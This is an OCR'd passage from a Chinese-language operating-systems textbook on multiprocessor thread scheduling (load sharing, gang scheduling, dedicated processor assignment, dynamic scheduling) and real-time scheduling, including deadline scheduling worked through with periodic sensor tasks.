


图 10.2 单处理器和双处理器的调度性能的比较

[SAUE81] 中的研究在各种情况下重复进行这个分析，包括关于多道程序设计的程度的假设、I/O 密集型和 CPU 密集型的进程和使用优先级。得出的一般结论是，对于双处理器，调度原则的选择没有在单处理器中显得重要。显然，当处理器的数目增加时，这个结论会更加确定。因

⊖ C_s 的值是由公式 σ_s/T_s 计算的，其中 σ_s 是服务时间的标准差，T_s 是平均服务时间。对 C_s 的进一步解释请参考网址：WilliamStallings.com/StudentSupport.html 中的排队分析讨论内容。

此，在多处理器系统中使用简单的 FCFS 原则或者在静态优先级方案中使用 FCFS 就足够了。

10.1.4 线程调度

线程执行的概念与进程中的定义是不同的。一个应用程序可以作为一组线程来实现，这些线程可以在同一个地址空间中协作和并发地执行。

在单处理器中，线程可以用作辅助构造程序，并在处理过程中重叠执行 I/O。由于在进行线程切换时的系统开销远远小于进程切换的系统开销，因此可以用很少的代价实现这些优点。在多处理器系统中，线程的全部能力得到了更好的展现。在这个环境中，线程可以用于开发应用程序中真正的并行性。如果一个应用程序的各个线程同时在各个独立的处理器中执行，其性能就会得到显著的提高。但是，对于在线程间需要交互的应用程序（中等粒度的并行度），线程管理和调度中很小的变化就会对性能产生重大的影响 [ANDE89]。

在多处理器线程调度和处理器分配的各种方案中，有 4 种比较突出的方法：

- **负载共享**：进程不是分配到一个特定的处理器。系统维护一个就绪进程的全局队列，每个处理器只要空闲就从队列中选择一个线程。这里使用术语“负载共享”（load sharing）来区分这种策略和负载平衡（load balancing）方案，负载平衡是基于一种比较永久的分配方案分配工作的（见 [FEIT90a]）[⊖]。
- **组调度**：一组相关的线程基于一对一的原则，同时调度到一组处理器上运行。
- **专用处理器分配**：这种方法正好与负载分配的方法相反，它通过把线程指定到处理器来定义隐式的调度。在程序执行过程中，每个程序被分配给一组处理器，处理器的数目与程序中线程的数目相等。当程序终止时，处理器返回到总的处理器池中，可供分配给另一个程序。
- **动态调度**：在执行期间，进程中线程的数目可以改变。

负载分配

负载分配可能是最简单的方法，也是可以从单处理器环境中直接移用的方法。它有以下优点：

- 负载均匀地分布在各个处理器上，确保当有工作可做时，没有处理器是空闲的。
- 不需要集中调度器。当一个处理器可用时，操作系统调度例程就会在该处理器上运行，以选择下一个线程。
- 可以使用第 9 章讲述的任何一种方案组织和访问全局队列，包括基于优先级的方案和考虑了执行历史或预计处理请求的方案。

[LEUT90] 分析了三种不同的负载分配方案：

- **先来先服务（FCFS）**：当一个作业到达时，它的所有线程都被连续地放置在共享队列末尾。当一个处理器变得空闲时，它选择下一个就绪线程执行，直到完成或被阻塞。
- **最少线程数优先**：共享就绪队列被组织成一个优先级队列，如果一个作业包含的未调度线程的数目最少，则给它指定最高的优先级。具有相同优先级的队列按作业到达的顺序排队。和 FCFS 一样，被调度的线程一直运行到完成或阻塞。
- **可抢占的最少线程数优先**：最高的优先级给予包含的未被调度的线程数目最少的作业。刚到达的作业如果包含的线程数目少于正在执行的作业，它将抢占属于这个被调度作业的线程。

作者通过使用模拟模型说明，对于很多种作业，FCFS 优于上面列出的另外两种策略。此外，作者还发现某些组调度（将在下一节讲述）通常优于负载共享。

负载分配有以下缺点：

⊖ 关于这一问题的一些相关文献中将这种方法称为自调度（self-scheduling），因为每一个处理器调度其本身而不考虑其他处理器。然而，这一术语在一些文献(如 [FOST91])中也用于表示以某一种语言编写的程序允许程序员指定调度算法。

- 中心队列占据了必须互斥访问的存储器区域。因此，如果有许多处理器同时查找工作，就有可能成为瓶颈。当只有很少的几个处理器时，这不是什么大问题；但是，当多处理器系统包含了几十个甚至几百个处理器时，就可能真正出现瓶颈。
- 被抢占的线程可能不在同一个处理器上恢复执行。如果每个处理器都配备一个本地高速缓存，缓存的效率会很低。
- 如果所有线程被看做是一个公共的线程池，则一个程序的所有线程不可能都同时获得访问处理器。如果一个程序的线程间需要高度的合作，所涉及的进程切换就会严重影响性能。

尽管可能存在许多缺点，负载分配仍然是当前多处理器系统中使用得最多的一种方案。

Mach 操作系统中使用了一种改进后的负载分配技术［BLAC90，WEND89］。操作系统为每个处理器维护一个本地运行队列和一个共享的全局运行队列。本地运行队列供临时绑定在某个特定处理器上的进程使用。处理器首先检查本地运行队列，使得绑定的线程绝对优先于未绑定的线程。关于使用绑定线程的一个例子是用一个或多个处理器专门运行属于操作系统一部分的进程。另一个例子是特定应用程序的线程可以分布在许多处理器上，通过适当的附加软件，它可以提供对组调度的支持，下面将讨论这个问题。

组调度

同时在一组处理器上调度一组进程的概念比线程的使用要早。［JONE80］把这个概念称为成组调度，并引用了以下优点：

- 如果紧密相关的进程并行执行，同步阻塞可能会减少，并且可能只需要很少的进程切换，性能将会提高。
- 调度开销可能会减少，因为一个决策可以同时影响许多处理器和进程。

在 Cm*多处理器中，使用了协同调度（coscheduling）这个术语［GEHR87］。协同调度基于调度一组相关任务（称做特别任务）的概念。特别任务中的元素特别小，接近于后来线程的概念。

术语组调度（gang scheduling）已经应用于同时调度组成一个进程的一组线程［FEIT90b］。对于中等粒度到细粒度的并行应用程序，组调度是非常必要的，因为如果这种应用程序的一部分准备运行，而另一部分却还没有运行时，它的性能会严重地下降。它还对全体并行应用程序都有好处，即使那些对性能要求没有这么灵敏的应用程序也是如此。组调度的必要性得到了广泛的认可，并且在许多多处理器操作系统中都得到了实现。

组调度提高应用程序性能的一个显著方式是使进程切换的开销最小。假设进程的一个线程正在执行，并且到达一点，必须与该进程的另一个线程在该处同步。如果这个线程没有运行，但是在就绪队列中，则第一个线程被挂起，直到在其他处理器上进行了进程切换并得到了需要的线程。对于线程间需要紧密合作的应用程序，这种切换会严重地降低性能。合作线程的同时调度还可以节省资源分配的时间。例如，多个组调度的线程可以访问一个文件，而不需要在执行定位、读、写操作时进行锁定的额外开销。

组调度的使用引发了对处理器分配的要求。一种可能的情况如下：假设有 N 个处理器和 M 个应用程序，每个应用程序有 N 个或少于 N 个的线程。那么，使用时间片，每个应用程序将被给予 M 个处理器中可用时间的 $1/M$。［FEIT90a］提示这个策略的效率可能很低。考虑一个例子，有两个应用程序，一个有 4 个线程，另一个有一个线程。如果使用统一的时间分配，则会浪费 37.5%的处理资源，这是因为当这个单线程的应用程序运行时，其余的三个处理器是空闲的（如图 10.3 所示）。如果有若干个只有一个线程的应用程序，为提高处理器的利用率，可以把它们一起分配。如果这个选项不可用，另一种可供选择的统一调度方法是根据线程数加权调度。因此，给有 4 个线程的应用程序 4/5 的时间，给只有一个线程的应用程序 1/5 的时间，处理器的浪费降低到 15%。




图10.3 4个线程和1个线程的组调度例子［FEIT 90b］

专用处理器分配

［TUCK89］中给出了组调度的一种极端形式，在一个应用程序执行期间，把一组处理器专门分配给这个应用程序。也就是说，当一个应用程序被调度时，它的每一个线程都被分配给一个处理器，这个处理器专门用于处理这个线程，直到应用程序运行结束。

这个方法看上去极其浪费处理器时间，如果应用程序的一个线程被阻塞，等待I/O或与其他线程的同步，则该线程的处理器一直处于空闲；处理器没有多道程序设计。以下两点可以在一定程度上解释使用这种策略的原因：

1）在一个高度并行的系统中，有数十个或数百个处理器，每个处理器只占系统总代价的一小部分，处理器利用率不再是衡量有效性或性能的一个重要因素。

2）在一个程序的生命周期中避免进程切换会加快程序的运行速度。

［TUCK89］和［ZAHO90］给出了关于支持论述2的分析，图10.4显示了一个实验结果［TUCK89］。作者同时运行两个应用程序（并发地执行），在16个处理器系统上计算矩阵乘和快速傅里叶变换（FFT）。每个应用程序把它的问题划分成许多小任务，每个任务映射到执行该应用程序的一个线程中。程序使用的线程数目可变。实际上，应用程序定义了许多任务，并对它们进行排队。应用程序从队列中取出任务并映射到一个可用的线程中。如果线程数比任务数少，剩余的任务仍然留在队列中，线程完成分配给自己的任务后再选择执行这些任务。显然，不是所有的应用程序都可以按这种方案构造，但是许多数值问题和其他一些应用可以采用这种方式处理。




图10.4 作为进程个数的函数的应用程序加速比［TUCK89］

图10.4给出了每个应用程序中执行任务的线程数从1变化到24时，应用程序的加速比情况。例如，当两个应用程序都从同时执行24个线程开始，与每个应用程序都只使用一个线程相比，矩阵乘的速度增加了2.8倍，FFT的速度增加了2.4倍。该图表示，当每个应用程序的线程数目超过8，从而使得系统中的进程总数超过处理器数目时，整个应用程序的性能开始变差。此外，线程的数目越多，应用程序的性能越差，因为这时线程抢占和再次调度的频率增大。过多的抢占导致许多资源的使用效率降低，包括等待挂起线程离开临界区的时间、进程切换中浪费的时间和低效的高速缓存行为。

作者推断，比较有效的策略是限制活跃线程的数目不超过系统中处理器的数目。如大多数应

用程序或者只有一个线程，或者可以使用任务队列结构，这种策略将提供对处理器资源更有效、更合理的使用。

专用处理器分配和组调度，在解决处理器分配问题时都对调度问题进行了抨击。可以看出，多处理器系统中的处理器分配问题更类似于单处理器中的存储器分配问题，而不是单处理器中的调度问题。在某一给定的时刻，给一个程序分配多少个处理器，这个问题类似于在某一给定时刻，给一个进程分配多少页框。[GEHR87]提出一个类似于虚拟内存中工作集的术语——活动工作集(activity working set)，活动工作集指的是，为了保证应用程序以可以接受的速度继续进行，在处理器上必须同时调度的最少数目的活动（线程）。和存储器管理方案一样，调度活动工作集中所有元素时的失败可能导致处理器抖动。当调度需要其服务的线程，从而导致很快将要用到其服务的线程被取消调度时，就会发生这种情况。类似地，处理器碎片指当一些处理器剩余而其他处理器已被分配时，剩余的处理器无论从数量上还是从适合程度上都难以支持正在等待的应用程序的需要。组调度和专用处理器分配有意要避免这些问题。

动态调度

某些应用程序可能提供了语言和系统工具，允许动态地改变进程中的线程数目，这就使得操作系统可以通过调整负载情况来提高利用率。

[ZAHO90]提出了一种方法，使得操作系统和应用程序能够共同进行调度决策。操作系统负责把处理器分配给作业，每个作业通过把它的一部分可运行任务映射到线程，使用当前划分给它的处理器执行这些任务。关于运行哪个子集以及当该进程被抢占时应该挂起哪个线程之类的决策留给单个的应用程序（可能通过一组运行时库例程）。这种方法并不适合于所有的应用程序。某些应用程序可能会默认使用一个线程，而其他应用程序可以设计成使用操作系统的这种功能。

在这个方法中，操作系统的调度责任主要局限于处理器分配，并根据以下策略继续进行。当一个作业请求一个或多个处理器时（或者是因为作业第一次到达，或者是因为它的请求发生了变化）：

1）如果有空闲的处理器，则用它们满足请求。

2）否则，如果发请求的作业是新到达的，则从当前已分配了多个处理器的作业中分出一个处理器给这个作业。

3）如果这个请求的任何分配都不能得到满足，则它保持未完成状态，直到一个处理器变成可用，或者该作业废除了它的请求（例如，如果不再需要额外的处理器）。

当释放了一个或多个处理器（包括作业离开）时：

4）为这些处理器扫描当前未得到满足的请求队列。给表中每个当前还没有处理器的作业（即给所有处于等待的新到达的作业）分配一个处理器。然后再次扫描这个表，按 FCFS 原则分配剩下的处理器。

[ZAHO90]和[MAJU88]中的分析表明，对可以采用动态调度的应用程序，这种方法优于组调度和专用处理器分配。但是，该方法的开销可能会抵消它的一部分性能优势。为证明动态调度的价值，需要在实际系统中不断体验。

10.2 实时调度

10.2.1 背景

实时计算正在成为越来越重要的原则。操作系统，特别是调度器，可能是实时系统中最重要的组件。目前实时系统应用的例子包括实验控制、过程控制设备、机器人、空中交通管制、电信、军事指挥与控制系统，下一代系统还将包括自动驾驶汽车、具有弹性关节的机器人控制器、智能化生产中的系统查找、空间站和海底勘探等。

实时计算可以定义成这样的一类计算，即系统的正确性不仅取决于计算的逻辑结果，而且还依赖于产生结果的时间。我们可以通过定义实时进程或实时任务来定义实时系统[⊖]。一般来说，在实时系统中，某些任务是实时任务，它们具有一定的紧急程度。这类任务试图控制外部世界发生的事件，或者对这些事件做出反应。由于这些事件是“实时”发生的，因而实时任务必须能够跟得上它所关注的事件。因此，通常给一个特定的任务制定一个最后期限，最后期限指定开始时间或结束时间。这类任务可以分成硬实时任务或软实时任务两类。硬实时任务指必须满足最后期限的限制，否则会给系统带来不可接受的破坏或者致命的错误。软实时任务也有一个与之关联的最后期限，并希望能满足这个期限的要求，但这并不是强制的，即使超过了最后期限，调度和完成这个任务仍然是有意义的。

实时任务的另一个特征是它们是周期的还是非周期的。非周期任务有一个必须结束或开始的最后期限，或者有一个关于开始时间和结束时间的约束。而对于周期任务，这个要求描述成“每隔周期 T 一次”或者“每隔 T 个单位一次”。

10.2.2 实时操作系统的特点

实时操作系统可以被描述成具备以下 5 方面的要求 [MORG92]：可确定性、可响应性、用户控制、可靠性、故障弱化操作。

一个操作系统是**可确定性的**（deterministic），在某种程度上是指它可以按照固定的、预先确定的时间或时间间隔执行操作。当多个进程竞争使用资源和处理器时间时，没有哪个系统是完全可确定的。在实时操作系统中，进程请求服务是用外部事件和时间安排来描述的。操作系统可以确定性地满足请求的程度首先取决于它响应中断的速度，其次取决于系统是否具有足够的能力在要求的时间内处理所有的请求。

关于操作系统可确定性能力的一个非常有用的度量是从高优先级设备中断到达到开始服务之间的延迟。在非实时操作系统中，这个延迟可以是几十到几百毫秒，而在实时操作系统中，这个延迟的上限可以从几微秒到 1 毫秒。

一个相关但截然不同的特点是**可响应性**（responsiveness）。确定性关注的是操作系统获知有一个中断之前的延迟，响应性关注的是在知道中断之后操作系统为中断提供服务的时间。响应性包括以下几方面：

1）最初处理中断并开始执行中断服务例程（ISR）所需要的时间总量。如果 ISR 的执行需要一次进程切换，需要的延迟将比在当前进程上下文环境中执行 ISR 的延迟长。

2）执行 ISR 所需要的时间总量，这通常与硬件平台有关。

3）中断嵌套的影响。如果一个 ISR 可以被另一个中断的到达而中断，服务将被延迟。

确定性和可响应性共同组成了对外部事件的响应时间。对实时系统来说，响应时间的要求是非常重要的，因为这类系统必须满足系统外部的个体、设备和数据流所强加的时间要求。

用户控制（user control）在实时操作系统中通常比在普通操作系统中应用更广泛。在典型的非实时操作系统中，用户要么对操作系统的调度功能没有任何控制，要么仅提供了概括性的指导，诸如把用户分成多个优先级组。但在实时系统中，允许用户细粒度地控制任务优先级是必不可少的。用户应该能够区分硬实时任务和软实时任务，并且在每一类中确定相对优先级。实时系统还允许用户指定一些特性，例如使用页面调度还是进程交换、哪一个进程必须常驻内存、使用何种磁盘传输算法、不同优先级的进程各有哪些权限等。

可靠性（reliability）在实时系统中比在非实时系统中更重要。非实时系统中的暂时故障可以

[⊖] 通常，术语会带来问题，因为在文献中不同的用词会具有不同的含义。一个特定的进程在重复性的实时约束下进行操作，这种情况是很常见的。即该进程持续很长一段时间，并且在这段时间内，进行一些重复的功能以响应实时性的事件。我们在本节中把一个单独的功能称为一个任务。从而可以把进程看成是处理一系列任务的进展。在任意给定的时刻，该进程正在进行一个单独的任务时，正是该进程/任务必须被预先安排好。

简单地通过重新启动系统来解决，多处理器非实时系统中的处理器失败可能导致服务级别降低，直到发生故障的处理器被修复或替换。但是实时系统是实时地响应和控制事件，性能的损失或降低可能产生灾难性的后果，从资金损失到毁坏主要设备甚至危及生命。

和其他领域一样，实时和非实时操作系统的区别只是一个程度问题，即使实时系统也必须设计成响应各种故障模式。**故障弱化操作**（fail-soft operation）指系统在故障时尽可能多地保存其性能和数据的能力。例如一个典型的传统 UNIX 系统，当它检测到内核中的数据错误时，给系统控制台产生一个故障信息，并为了以后分析故障，把内存中的内容转储到磁盘，然后终止系统的执行。与之相反，实时系统将尝试改正这个问题或者最小化它的影响并继续执行。典型地，系统通知用户或用户进程，它试图进行矫正，并且可能在降低了的服务级别上继续运行。当需要关机时，必须维护文件和数据的一致性。

故障弱化运行的一个重要特征称做稳定性。我们说一个实时系统是稳定的，是指如果当它不可能满足所有任务的最后期限时，即使总是不能满足一些不太重要任务的最后期限，系统也将首先满足最重要的、优先级最高的任务的最后期限。

为满足前面的要求，当前的实时操作系统典型地包括以下特征［STAN89］：

- 快速的进程或线程切换
- 体积小（只具备最小限度的功能）
- 迅速响应外部中断的能力
- 通过诸如信号量、信号和事件之类进程间通信工具，实现多任务处理
- 使用特殊的顺序文件，可以快速存储数据
- 基于优先级的抢占式调度
- 最小化禁止中断的时间间隔
- 用于使任务延迟一段固定的时间或暂停/恢复任务的原语
- 特别的警报和超时设定

实时系统的核心是短程任务调度器。在设计这种调度器时，公平性和最小平均响应时间并不是最重要的，最重要的是所有硬实时任务都在它们的最后期限内完成（或开始），尽可能多的软实时任务也可以在它们的最后期限内完成（或开始）。

大多数当代实时操作系统都不能直接处理最后期限，它们设计成尽可能地对实时任务做出响应，使得当临近最后期限时，一个任务能够迅速地被调度。从这一点看，实时应用程序在许多条件下都要求确定性的响应时间在几毫秒到小于 1 毫秒的范围内。前沿应用程序，如军用飞机模拟器，通常要求响应时间在 10~100 微秒的范围内［ATLA89］。

图 10.5 显示了许多种可能性。在使用简单轮转调度的抢占式调度器中，实时任务将被加入到就绪队列中，等待它的下一个时间片，如图 10.5a 所示。在这种情况下，调度时间通常是实时应用程序难以接受的。在非抢占式调度器中，可以使用优先级调度机制，给实时任务更高的优先级。在这种情况下，只要当前的进程阻塞或运行结束，就可以调度这个就绪的实时任务，如图 10.5b 所示。如果在临界时间中，一个比较慢的低优先级任务正在执行，就会导致几秒的延迟，同样，这种方法也是难以接受的。一种比较折衷的方法是把优先级和基于时钟的中断结合起来。可抢占点按规则的间隔出现。当出现一个可抢占点时，如果有更高优先级的任务正在等待，则当前运行的任务被抢占。这就有可能抢占操作系统内核的部分任务。这类延迟大约为几毫秒，如图 10.5c 所示。尽管最后一种方法对某些实时应用程序已经足够了，但是对一些要求更苛刻的应用程序仍是不够的，这时常常采用一种称做立即抢占的方法。在这种情况下，操作系统几乎是立即响应一个中断，除非系统处于临界代码保护区中。关于实时任务的调度延迟可以降低到 100 微秒或更少。




图 10.5　实时进程调度

10.2.3　实时调度

实时调度是计算机科学中最活跃的研究领域之一。本节将给出各种实时调度方法的概述，并看看两类流行的调度算法。

在考察实时调度算法时，[RAMA94]观察到各种调度方法取决于一个系统是否执行可调度性分析；如果执行，它是静态的还是动态的；分析结果自身是否根据在运行时分派的任务产生一个调度或计划。基于这些考虑，作者分以下几类算法进行说明：

- 静态表法：执行关于可行调度的静态分析。分析的结果是一个调度，它用于确定在运行时一个任务何时必须开始执行。
- 静态优先级抢占法：同样，执行一个静态分析，但是没有制定调度，而且用于给任务指定优先级，使得可以使用传统的基于优先级的抢占式调度器。
- 基于动态规划调度法：在运行时动态地确定可行性，而不是在开始运行前离线地确定（静态）。一个到达的任务，只有当能够满足它的时间约束时，才可以被接受执行。可行性分析的结果是一个调度或规划，可用于确定何时分派这个任务。
- 动态尽力调度法：不执行可行性分析。系统试图满足所有的最后期限，并终止任何已经开始运行但错过最后期限的进程。

静态表调度（static table-driven scheduling）适用于周期性的任务。该分析的输入为周期性的到达时间、执行时间、周期性的最后结束期限和每个任务的相对优先级。调度器试图开发一种调

度，使得能够满足所有周期性任务的要求。这是一种可预测的方法，但是不够灵活，因为任何任务要求的任何变化都需要重做调度。最早最后期限优先或其他周期性的最后期限技术（在后面会讲到）都属于这类调度算法。

静态优先级抢占调度（static priority-driven preemptive scheduling）与大多数非实时多道程序系统中的基于优先级的抢占式调度所用的机制相同。在非实时系统中，各种因素都可能用于确定优先级。例如，在分时系统中，进程优先级的变化取决于它是处理器密集型的还是I/O密集型的。在实时系统中，优先级的分配与每个任务的时间约束相关。这种方法的一个例子是速率单调算法（在后面会讲到），它基于周期的长度给任务指定静态优先级。

基于**动态规划调度**（dynamic planning-based scheduling），在一个任务已到达但未执行时，试图创建一个包含前面被调度任务和新到达任务的调度。如果新到达的任务可以按这种方式调度：满足它的最后期限，而且被调度的任务也不会错过它的最后期限，则修订这个调度以适应新任务。

动态尽力调度（dynamic best effort scheduling）是当前许多商用实时系统所使用的方法。当一个任务到达时，该系统根据任务的特性给它指定一个优先级，并通常使用某种形式的时限期调度，如最早最后期限调度。典型情况下，这些任务是非周期性的，因此不可能进行静态调度分析。而对于这类调度，直到到达最后期限或者直到任务完成，我们都不知道是否满足时间约束，这是这类调度的一个主要缺点，它的优点是易于实现。

10.2.4　限期调度

大多数当代实时操作系统的设计目标是尽可能快速地启动实时任务，因此强调快速中断处理和任务分派。事实上，在评估实时操作系统时，并没有一个特别有用的度量。尽管存在动态资源请求和冲突、处理过载和软硬件故障，实时应用程序通常并不关注绝对速度，它关注的是在最有价值的时间完成（或启动）任务，既不要太早，也不要太晚。它按照优先级提供的天然工具，并不捕获在最有价值的时间完成（或启动）的需求。

近年来不断提出了许多关于实时任务调度的更有力、更适合的方法，所有这些方法都基于每个任务的额外信息，最常见的信息有：

- **就绪时间**：任务开始准备执行时的时间。对于重复的或周期性的任务，这实际上是一个事先知道的时间序列。而对于非周期性的任务，或者也事先知道这个时间，或者操作系统仅仅知道什么时候任务真正就绪。
- **启动最后期限**：任务必须开始的时间。
- **完成最后期限**：任务必须完成的时间。典型的实时应用程序或者有启动最后期限，或者有完成最后期限，但不会两者都存在。
- **处理时间**：从执行任务直到完成任务所需要的时间。在某些情况下，可以提供这个时间，而在另外一些情况下，操作系统度量指数平均值。其他调度系统没有使用这个信息。
- **资源需求**：任务在执行过程中所需要的资源集合（处理器以外的资源）。
- **优先级**：度量任务的相对重要性。硬实时任务可能具有绝对的优先级，如果错过最后期限会导致系统失败。如果系统无论如何也要继续运行，则硬实时任务和软实时任务可以被指定相关的优先级，以指导调度器。
- **子任务结构**：一个任务可以分解成一个必须执行的子任务和一个可选的子任务。只有必须执行的子任务拥有硬最后期限。

当考虑到最后期限时，实时调度功能可以分成许多维：下一次调度哪个任务以及允许哪种类型的抢占。可以看到，对一个给定的抢占策略，其具有启动最后期限或者完成最后期限，采用最早最后期限优先的策略调度，任务可以使超过最后期限的任务数最少［BUTT99，HONG89，PANW88］。这个结论既适用于单处理器配置，又适用于多处理器配置。

另一个重要的设计问题是抢占。当确定了启动最后期限后，就可以使用非抢占式调度器。在这种情况下，当实时任务完成了必须执行的部分或者关键部分，它自己负责阻塞自己，使得别的实时启动最后期限能够得到满足，这符合图 10.5b 中的模式。对于具有完成最后期限的系统，抢占策略是最适合的，如图 10.5c 和图 10.5d 所示。例如，如果任务 X 正在运行，任务 Y 就绪，能够使 X 和 Y 都满足它们的完成最后期限的唯一方法可能是抢占 X、运行 Y 直到完成，然后恢复 X，并运行到完成。

Animation：Periodic with Completion Deadline

下面给出一个具有完成最后期限的周期性任务调度的例子。考虑一个系统，从两个传感器 A 和 B 中收集并处理数据。传感器 A 每 20ms 收集一次数据，B 每 50ms 收集一次。处理每个来自 A 的数据样本需要 10ms，处理每个来自 B 的数据样本需要 25ms(包括操作系统的开销)。表 10.2 概括了这两个任务的执行简表。图 10.6 使用表 10.2 的执行简表比较了三种调度技术。图 10.6 的第一行重复了表 10.2 的信息；剩下的三行举例说明了这三种调度技术。

表 10.2　两个周期性任务的执行简表

进　程	到达时间	执行时间	结束最后期限
A(1)	0	10	20
A(2)	20	10	40
A(3)	40	10	60
A(4)	60	10	80
A(5)	80	10	100
⋮	⋮	⋮	⋮
B(1)	0	25	50
B(2)	50	25	100
⋮	⋮	⋮	⋮

计算机能够每隔 10ms⊖ 进行一次调度决策。假设在这些情况下，我们试图使用一个优先级调度方案，图 10.6 中的前两个时序图显示了调度结果。如果 A 具有更高的优先级，则在它的最后期限到来前，仅仅给任务 B 的第一个实例 20ms 的处理时间(两个 10ms 的时间块)，然后失败。如果 B 具有更高的优先级，则 A 将会错过它的第一个最后期限。最后一个时序图显示了使用最早最后期限调度的结果。在时刻 t=0 处，A1 和 B1 同时到达。由于 A1 的最后期限比 B1 的早，因此它首先被调度。当 A1 完成时，B1 被分配给处理器。当 t=20 时，A2 到达，由于 A2 的最后期限比 B1 的早，B1 被中断，使得 A2 可以运行到完成。当 t=30 时，B1 被唤醒。当 t=40 时，A3 到达。但此时 B1 的最后完成期限比 A3 的早，因此允许它继续执行直到在 t=45 时完成。然后 A3 被分配给处理器，并在 t=55 时完成。

Animation：Aperiodic with Starting Deadline

在这个例子中，通过在每个可抢占点上优先调度最后期限最邻近的进程，可以满足系统的所有要求。由于任务是周期性的和可预测的，因此可以使用静态表调度方法。

现在考虑处理具有启动最后期限的非周期性任务的方案。图 10.7 给出了这样的一个例子，它由 5 个任务组成，每个任务的执行时间为 20ms，图中最上面的部分给出了这 5 个任务各自的到达时间和启动最后期限。表 10.3 给出了它们的执行简表。

⊖ 10ms 并非调度间隔的上限。

